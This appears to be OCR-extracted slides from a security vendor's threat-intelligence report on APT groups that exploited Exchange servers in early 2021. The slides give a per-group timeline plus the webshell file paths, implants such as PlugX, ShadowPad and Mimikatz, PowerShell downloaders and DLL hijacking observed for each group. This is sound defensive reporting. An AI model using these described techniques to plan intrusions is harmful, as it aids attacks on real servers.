
PortReuse

PipeMon

ShadowPad

# Winnti Group - Details

- Main actions observed:
  - Webshells in:
    - `C:\inetpub\wwwroot\aspnet_client\caches.aspx`
    - `C:\inetpub\wwwroot\aspnet_client\shell.aspx`
- Implants used:
  - Winnti loader
  - PlugX RAT
  - Spyder backdoor
  - Mimikatz and password dumping tools



Tick
Feb. 28th

LuckyMouse
March 1st

Calypso
March 1st

Websiic
March 1st

Winnti group
March 2nd


Tonto team
March 3rd

ShadowPad
March 3rd

Opera Cobalt Strike
March 3rd

Mikroceen
March 4th

DLTMiner
March 5th



Intent

Since

2009

Targeting

Digital Security
Progress. Protected.

Bisonal

Royal Road


Dexbia

ShadowPad

# Tonto Team - Details

- Main actions observed:
  - Webshell in: `C:\inetpub\wwwroot\aspnet_client\dukybySSSS.aspx`
  - Powershell downloader

- Implants used:
  - Bisonal
  - ShadowPad



Tick
Feb. 28th

LuckyMouse
March 1st

Calypso
March 1st

Websiic
March 1st

Winnti group
March 2nd

Tonto team
March 3rd

ShadowPad
March 3rd

Opera Cobalt Strike
March 3rd

Mikroceen
March 4th

DLTMiner
March 5th

Tonto Team

TA428

Winnti Group

Fishmonger


ShadowPad

TICK

SparklingGoblin

RedEcho

RedFoxtrot



Tick
Feb. 28th

LuckyMouse
March 1st

Calypso
March 1st

Websiic
March 1st

Winnti group
March 2nd

Tonto team
March 3rd

ShadowPad
March 3rd

Opera Cobalt Strike
March 3rd

Mikroceen
March 4th

DLTMiner
March 5th

# “Opera” Cobalt Strike

| Intent | Since | Targeting |
|---|---|---|
| 👁 ? | 2021 | * |


# Cobalt Strike

# “Opera” Cobalt Strike - Details

- Webshell in `<Exchange_install_directory>\FrontEnd\HttpProxy\owa\auth\RedirSuiteServerProxy.aspx`

- PowerShell script to download Cobalt Strike

- DLL search-order hijacking on `opera_browser.exe`



Tick
Feb. 28th

LuckyMouse
March 1st

Calypso
March 1st

Websiic
March 1st

Winnti group
March 2nd

